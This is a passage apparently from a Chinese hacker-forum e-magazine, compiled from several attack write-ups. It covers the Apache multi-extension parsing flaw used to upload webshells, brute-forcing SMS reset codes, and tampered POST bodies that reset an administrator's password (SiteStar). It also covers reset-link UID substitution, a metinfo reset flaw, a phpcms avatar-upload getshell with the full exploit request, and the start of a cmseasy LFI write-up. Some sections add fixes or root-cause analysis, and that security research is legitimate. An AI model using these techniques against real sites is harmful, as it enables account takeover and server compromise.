官方解释见：http://httpd.apache.org/docs/current/mod/directive-dict.html，搜索“extension”即可看到。摘录官方解释：

extension

In general, this is the part of the filename which follows the last dot. However, Apache recognizes multiple filename extensions, so if a filename contains more than one dot, each dot-separated part of the filename following the first dot is an extension. For example, the filename file.html.en contains two extensions: .html and .en. For Apache directives, you may specify extensions with or without the leading dot. In addition, extensions are not case sensitive.

那么，对于“测试一”和“测试二”来说，apache 发现这个文件的扩展名是未知的，那么它会先看在扩展名之前是否有其他的可识别的扩展名，但是该案例中 的完整文件名为“f4ck.xxxx”，在扩展名“xxxx”之前没有其他的可识别扩展名了，所以 apache 就按照 httpd.conf 中参数 DefaultType 的值来决定该文件的处理方式，即作为 txt 文档处理。

同样的，对于“结果一”和“结果二”来说，也是按照这样的方式来逐步确定未知扩展名文件的解析方式，首先 apache 发现这个文件的扩展名是未知的，那么 它会先看在扩展名之前是否有其他的可识别的扩展名，在该案例中的完整文件名为“f4ck.php.x”，那么 apache 就发现在未知扩展名“x”之前有 一个可识别的扩展名是“php”，那么 apache 就会认为这是一个 php 文件，就会把这个文件按照解析 php 文件的方式来解析。

说到这里，就不得不提一下，apache 对于扩展名的定义都是写在 conf/mime.types 文件中的，如图 1-4-6：

图　1-4-6

文件 mime.types 定义了 apache 处理不同扩展名文件的方法，文件 httpd.conf 中参数 DefaultType 的值定义了 apache 处理未知扩展名文件的方法。
另外，文件 httpd.conf 中语句块“<IfModule mime_module>”中可以用“AddType”语句来定义 apache 解析不同扩展名文件的方法。
处理和解析是完全不同的概念，这就好像对于 apache+php 结合的网站来说，apache 是应用服务器，php 是中间件，apache 只负责接收/响 应 HTTP 请求，php 却负责.php 文件的解释执行。Php 将.php 文件解释执行完毕后，将生成的 HTML 代码发送给 apache，再由 apache 将 HTML 代码发送给客户端。
另外说一下，扩展名 rar 并没有在文件 mime.types 中出现，所以如果遇到可以上传 rar 文件且与 php 的结合方式为 module 方式的 apache，则可以直接上传类似“f4ck.php.rar”的文件来获得 webshell。

解决方案一：

在 httpd.conf 或 httpd-vhosts.conf 中加入以下语句，从而禁止文件名格式为*.php.*的访问权限：

```
<FilesMatch ".(php.|php3.|php4.|php5.)">
        Order Deny,Allow
        Deny from all
</FilesMatch>
```

解决方案二：

如果需要保留文件名，可以修改程序源代码，替换上传文件名中的“.”为“_”：

```
$filename = str_replace('.', '_', $filename);
```

如果不需要保留文件名，可以修改程序源代码，将上传文件名重命名为时间戳+随机数的格式。

总结：

网上说的“低版本的 apache 存在未知扩展名解析漏洞”的说法是错误的，正确的说法应该是使用 module 模式与 php 结合的所有版本，apache 存在未知扩展名解析漏洞，使用 fastcig 模式与 php 结合的所有版本 apache 不存在此漏洞。并且，想利用此漏洞必须保证文件扩展名中 至少带有一个“.php”，否则将默认被作为 txt/html 文档处理。
这算是我的又一篇摸索细节的文章，细节处有大玄机，值得摸索。
（全文完）责任编辑：随性仙人掌

第5节 必应不能搜索同服旁站问题的临时解决办法

作者：by 小小
来自：法客论坛 – F4ckTeam
网址：http://team.f4ck.org/

这几天发现必应不行了，御剑啥滴也不行了搞个 C 段略蛋疼，必应不行也是一大硬伤。
本来必应的搜索是：ip:ip 地址。
但是现在这样搜索的话会出现空白，我昨天以为是必应的死了(因为我是收藏了 ip:ip 地址这样的页面)。
打开空白后来想想觉得不可能啊，这样的网站怎么会死了。
直接打开 http://cn.bing.com/ 发现可以。然后就自己摸索了下要怎么搜索才可以，最后得出结果，如图 1-5-1：

图　1-5-1

这样就可以搜索了，好吧。

同时也希望御剑，椰树这些工具能早点修复啊。谢谢，不知道这算不算技术文章。哈哈哈。

（全文完）责任编辑：随性仙人掌

第6节　任意密码重置那些事

作者：Acn

来自：法客论坛 － F4ckTeam

网址：http://team.f4ck.org/

0x01.先来说说暴力修改密码的漏洞：

这样的漏洞无非就是找回密码时，密码重置链接中的验证码，设置过于简单（6 位纯数字），且发送请求时，无次数限制，可以通过爆破重置任意用户密码。

就来看下面这个例子，如图 1-6-1：

图　1-6-1

115 网盘忘记密码有缺陷，未对手机验证码提交的次数进行限制，导致可以通过无限穷举手机验证码来重置用户的密码。

这就是一个典型的例子！首先在忘记密码的页面输入帐号，然后选择使用密保手机找回。系统会自动给你发送一条疑验证短信，如图 1-6-2：

图　1-6-2

验证的是 6 位的数字，所以我们来生成密码本，如图 1-6-3：

图　1-6-3

然后随便输入一个假码，截取数据包，我们可以在里面找到我们输入的假码，如图 1-6-4：

图　1-6-4

然后简单设置，如图 1-6-5：




图　1-6-5

由于网络限制，速度非常慢，不能完整地从 000000 到 999999 进行穷举测试，由于我已经知道了手机验证码是多少，所以我们就从这个范围进行测试。开始，如图 1-6-6：

request	payload	status	error	time...	length
0		200	☐	☐	4675
1	114349	200	☐	☐	4675
2	114350	200	☐	☐	4675
3	114351	200	☐	☐	4675
4	114352	200	☐	☐	4675
5	114353	200	☐	☐	4675
6	114354	200	☐	☐	4675
7	114355	200	☐	☐	4675
8	114356	200	☐	☐	4675
9	114357	200	☐	☐	4675

图　1-6-6

突然，我们截取到一个长度仅为 610 的数据包，前面的数据为 114376，与我手机收到的相同，如图 1-6-7：

request	payload	status	error	time...	length
23	114371	200	☐	☐	4675
24	114372	200	☐	☐	4675
25	114373	200	☐	☐	4675
26	114374	200	☐	☐	4675
27	114375	200	☐	☐	4675
28	114376	302	☐	☐	610
29	114377	200	☐	☐	4675
30	114378	200	☐	☐	4675
31	114379	200	☐	☐	4675

图　1-6-7

接着，我把 114376 输入进了网页的那个框，不过似乎错误了，过期了。额，从此可以得出这个密码的使用是一次性的。看上面的图，我们可以发现是一个 302 地址，那么他重定向到的地址可能就是修改密码的地址了。我们仔细去看看那个 302 的地址，发现了一个连接。打开后，就进入了一个密码修改的位置，如图 1-6-8：

图　1-6-8

（以上引用：WooYun）看见了吧，不需要费多少的功夫，就可以任意修改密码，如果有了

管理员的密码重置了呢？

0x02.CMS 类的重置：

这就可以引用到我的一个漏洞了！SiteStar 任意账户密码修改（可以修改管理员）。

http://loudong.360.cn/vul/detail/id/1815，先注册一个账号，然后登陆，如图 1-6-9：




图　1-6-9

点击编辑个人信息，如图 1-6-10：

图　1-6-10

这时，打开火狐插件 Live HTTP headers，进行监听。

我们先看一下现在数据库的用户，如图 1-6-11：

图　1-6-11

先修改一次密码，抓包，如图 1-6-12：

图　1-6-12

我这输入的是 shackm，抓包，如图 1-6-13：




图　1-6-13

这时，把 POST 的内容修改一下，原来的代码：

```
_r=_ajax&passwd%5Bpasswd%5D=shackm&passwd%5Bre_passwd%5D=shackm&user%5Bemail%5D=616146%40qq.com&user%5Bfull_name%5D=njk&user%5Bmobile%5D=13705501516&submit=%E4%BF%9D%E5%AD%98
```

修改成：

```
_r=_ajax&passwd%5Bpasswd%5D=shackm&passwd%5Bre_passwd%5D=shackm&user%5Bemail%5D=6164566%40qq.com&user%5Bfull_name%5D=njk&user%5Bmobile%5D=13701501516&submit=%E4%BF%9D%E5%AD%98&id=1
```

修改了 3 个值，增加了一个 id=1，这个是管理员 id 值，然后修改了一些 mobile，和 email，为了避免重复，点击 replay，如图 1-6-14：




图　1-6-14

修改成功，看下数据库，如图 1-6-15：




图　1-6-15

更改成功了！

0x03.修改密码时，拦截发送的邮箱或手机：

这类的漏洞，实在是没什么说的了，纯属程序猿偷懒！举个例子，如图 1-6-16、1-6-17、1-6-18、1-6-19：

（来自：http://www.wooyun.org/bugs/wooyun-2010-033286）




图　1-6-16

图　1-6-17

图　1-6-18

图　1-6-19

这个大家可能没看明白，就是说，在获取验证码之后，自己的手机会获取正确验证码，但是在修改密码的时候，拦截包，改的手机号码，就是对方的账号！好吧，苦逼的程序猿！

0x04.鸡肋（为什么要屌丝的加密）：

这就是在找回密码时候，邮箱会接受一个验证码，是被加密的，但是由于弱智加密导致通杀！（纯属个人想象力）如图 1-6-20：

缺陷编号： WooYun-2013-34192
漏洞标题： 飞马网系列之四任意用户密码重置漏洞（秒改非爆破）
相关厂商： fmi.com.cn
漏洞作者： xfkxfk
提交时间： 2013-08-12 18:49
公开时间： 2013-09-26 18:50
漏洞类型： 设计缺陷/逻辑错误
危害等级： 中
自评Rank： 20
漏洞状态： 厂商已经确认

图　1-6-20

（来自：http://www.wooyun.org/bugs/wooyun-2010-034192）

我们给我们的邮箱发送重置密码连接，如图 1-6-21：

图　1-6-21

然后看看我们收到的重置密码的链接，如图 1-6-22：




图　1-6-22

来看看这个链接的构造，如图 1-6-23：




图　1-6-23

其中最重要的是 base64 编码的用户 id，加上 8 位持续增加的 16 进制字符，其他的不管，这里的 base64 编码的用户 id，我们可以替换为任意用户的 uid，然后可以重置任意用户密码。由于登陆需要邮箱，下面我们找到一个用户名为邮箱的用户，如图 1-6-24：

图　1-6-24

把连接中的用户 uid 换成这个用户的 uid，4930，构造好连接，访问之，如图 1-6-25：




图　1-6-25

成功啦，输入新密码，重置密码成功，如图 1-6-26：




图　1-6-26

其实这个就是思路，有的网站也是 md5，甚至是明文，我勒个擦！

0x05 metinfo 的一处任意密码重置漏洞的分析！

这个我就拿 5.0 版本的，这个版本还是存在漏洞的，我们看一下/member/save.php 这个修改密码文件！

```
if($action=="editor"){
require_once 'login_check.php';
if($_SESSION['metinfo_admin_id']!=$useid){
        Header("Location:$returnurl");
}
$query = "update $met_admin_table SET
                                admin_id                = '$useid',
                                    admin_name              = '$realname',
                                    admin_sex               = '$sex',
                                    admin_tel               = '$tel',
                                    admin_modify_ip         = '$m_user_ip',
                                    admin_mobile            = '$mobile',
                                    admin_email             = '$email',
                                    admin_qq                = '$qq',
                                    admin_msn               = '$msn',
                                    admin_taobao            = '$taobao',
                                    admin_introduction = '$admin_introduction',
                                    admin_modify_date    = '$m_now_date',
```

```
                                companyname         = '$companyname',
                                companyaddress        = '$companyaddress',
                                companyfax          = '$companyfax',
                                companycode         = '$companycode',
                                companywebsite        = '$companywebsite'";
if($pass1){
$pass1=md5($pass1);
$query .=", admin_pass              = '$pass1'";
}
$query .="   where admin_id='$useid'";
$db->query($query);
okinfo('basic.php?lang='.$lang,$lang_js21);
}
```

我们可以看一下，我们修改密码的时候没有进行用户验证.

0x06.总结：

通过上面这两个例子，我们可以看出，这都是一方面的小小细节方面，现在程序猿都比较注重的是 SQL 注入这一方面，却忽视了验证的权限，其实这类漏洞是很好找的，不需要看代码，都可以测试得出。

任意密码重置，似乎看起来没有什么，但是真正利用起来，是很牛 X 的！

（全文完）责任编辑：随性仙人掌

第二章 代码审计

第1节 phpcms 最新上传头像 getshell 分析

作者：Yaseng

来自：法客论坛 - F4ckTeam

网址：http://team.f4ck.org/

前言：

这个地下了一年多的 getshell0day 终于尼玛外流了，趁周末有时间，发个简单的分析。

利用过程：

头像上传：

```
POST
/coder/phpcms/phpsso_server/index.php?m=phpsso&c=index&a=uploadavatar&auth_data=v=1&appid=1&data=
dc64BlNRU1UCCAkCVVpUBgcHCVIHUFdTVVZRCVcUD1RfBRBGED4CEEZQZlkAQVxdEjVsVRJVB0MOKn4JUTEPBTQF
DlVXLAocQG9SUQlzJA HTTP/1.1
Host: w
User-Agent: Mozilla/5.0 (Windows NT 6.1; WOW64; rv:25.0) Gecko/20100101 Firefox/25.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: zh-cn,zh;q=0.8,en-us;q=0.5,en;q=0.3
Accept-Encoding: gzip, deflate
Cookie:
```

```
pIbCO_auth=7d75AlZVBwEJUQJRAVUOBQ5dAVMGUFZQA1UGAFdfBgBVMGJ0MCRmeHwgczdnMwhrezJfe3o0W2h
XdXFpMiQBXFAkdWQyKnZwaSJ0K2knVXRqJl93fidmfFJ1ZnkwJGFXezBUXjIzQHB%2FI3MCdCdod30;
pIbCO__userid=0389UVEEA1YFAlYDBVYBXgBXVwZbVgtaUVsAVQdU;
pIbCO__username=3a02CFUBAFEJAQQFAANRDlwAB1xXXAIJVVULAwhRQloNS0Q;
pIbCO__nickname=aaedBQYHAAEJAVYHAlcDVQkAVQ0MCVAIUANaUl1QQFENQEU;
pIbCO__groupid=c88fBAEHVFZUUVYAVFdSAAJdUFQLCFcHBwlQAFoK; pgv_pvi=3195626496; KB705_uid=1;
KB705_hash=4f323b42; KB705_subject_1=a%3A1%3A%7Bi%3A1%3Bs%3A4%3A%22xxxx%22%3B%7D;
CNZZDATA1670348=cnzz_eid%3D1956334698-1385137117-http%253A%252F%252Fw%26ntime%3D1385196897
%26cnzz_a%3D26%26ltime%3D1385196895825%26rtime%3D1; CKFinder_Path=upload%3A%2F%3A1;
bdshare_firstime=1385212437421; PHPSESSID=56r0gabfklka4tfg6g4gr957h5
Connection: keep-alive
Referer: http://w/coder/phpcms/phpsso_server/statics/images/main.swf
Content-type: application/octet-stream
Content-Length: 26847
PK
```

然后操作，如图 2-1-1：




图　2-1-1

选择特定的 zip 压缩文件，点击 forward 即可。

shell 的目录为：phpsso_server/uploadfile/avatar/1/1/1/21/1/info.php

红色值为个人 id 根据 burp，返回的数据可以看到。

漏洞分析：

```
phpsso_server\phpcms\modules\phpsso\index.php
//存储 flashpost 图片
   $filename = $dir.$this->uid.'.zip';
   file_put_contents($filename, $this->avatardata);
//此时写入压缩文件夹内容
   //解压缩文件
   pc_base::load_app_class('pclzip', 'phpsso', 0);
```

```
    $archive = new PclZip($filename);
    if ($archive->extract(PCLZIP_OPT_PATH, $dir) == 0) {
      die("Error : ".$archive->errorInfo(true));
    }
//568 行
//判断文件安全，删除压缩包和非 jpg 图片
    $avatararr = array('180x180.jpg', '30x30.jpg', '45x45.jpg', '90x90.jpg');
    if($handle = opendir($dir)) {
          while(false !== ($file = readdir($handle))) {
        if($file !== '.' && $file !== '..') {
          if(!in_array($file, $avatararr)) {
            @unlink($dir.$file);
          } else {
            $info = @getimagesize($dir.$file);
            if(!$info || $info[2] !=2) {
              @unlink($dir.$file);
            }
          }
        }
          }
```

梳理下文件上传流程把 post 过来的 zip 内容吸入 zip 文件-> 解压->清除非图片文件。
漏洞就出在了最后一步，检查文件文件内容的时候，没有递归，也没有删除文件夹。尼玛，狗血有木有！zip 文件夹中里面在新建个文件夹。这样就绕过的检测，shell 到手。
（全文完）责任编辑：随性仙人掌

第2节 [法客二周年]cmseasy csrf lfi getshell

作者：haxsscker
来自：法客论坛 - F4ckTeam
网址：http://team.f4ck.org/

注：大家需要测试的可以下载 cmseasy5.5 然后本地搭建环境环境测试。

0x00 LFI 漏洞发现：

今天看了下 cmseasy 最新版本 5.5 的代码，发现如下地方直接写入数据库，没有做任何 templete 是否可以跳出模版路径（LFI）的判断，如图 2-2-1：

图 2-2-1

其对应的后台位置，如图，2-2-2、2-2-3：

图　2-2-2

图　2-2-3

撸主在自己本地搭建的后台提交，抓包修改后看了下，果然直接入了数据库，而其读取时候也是直接使用了数据库中的路径来包含模板，如图 2-2-4：

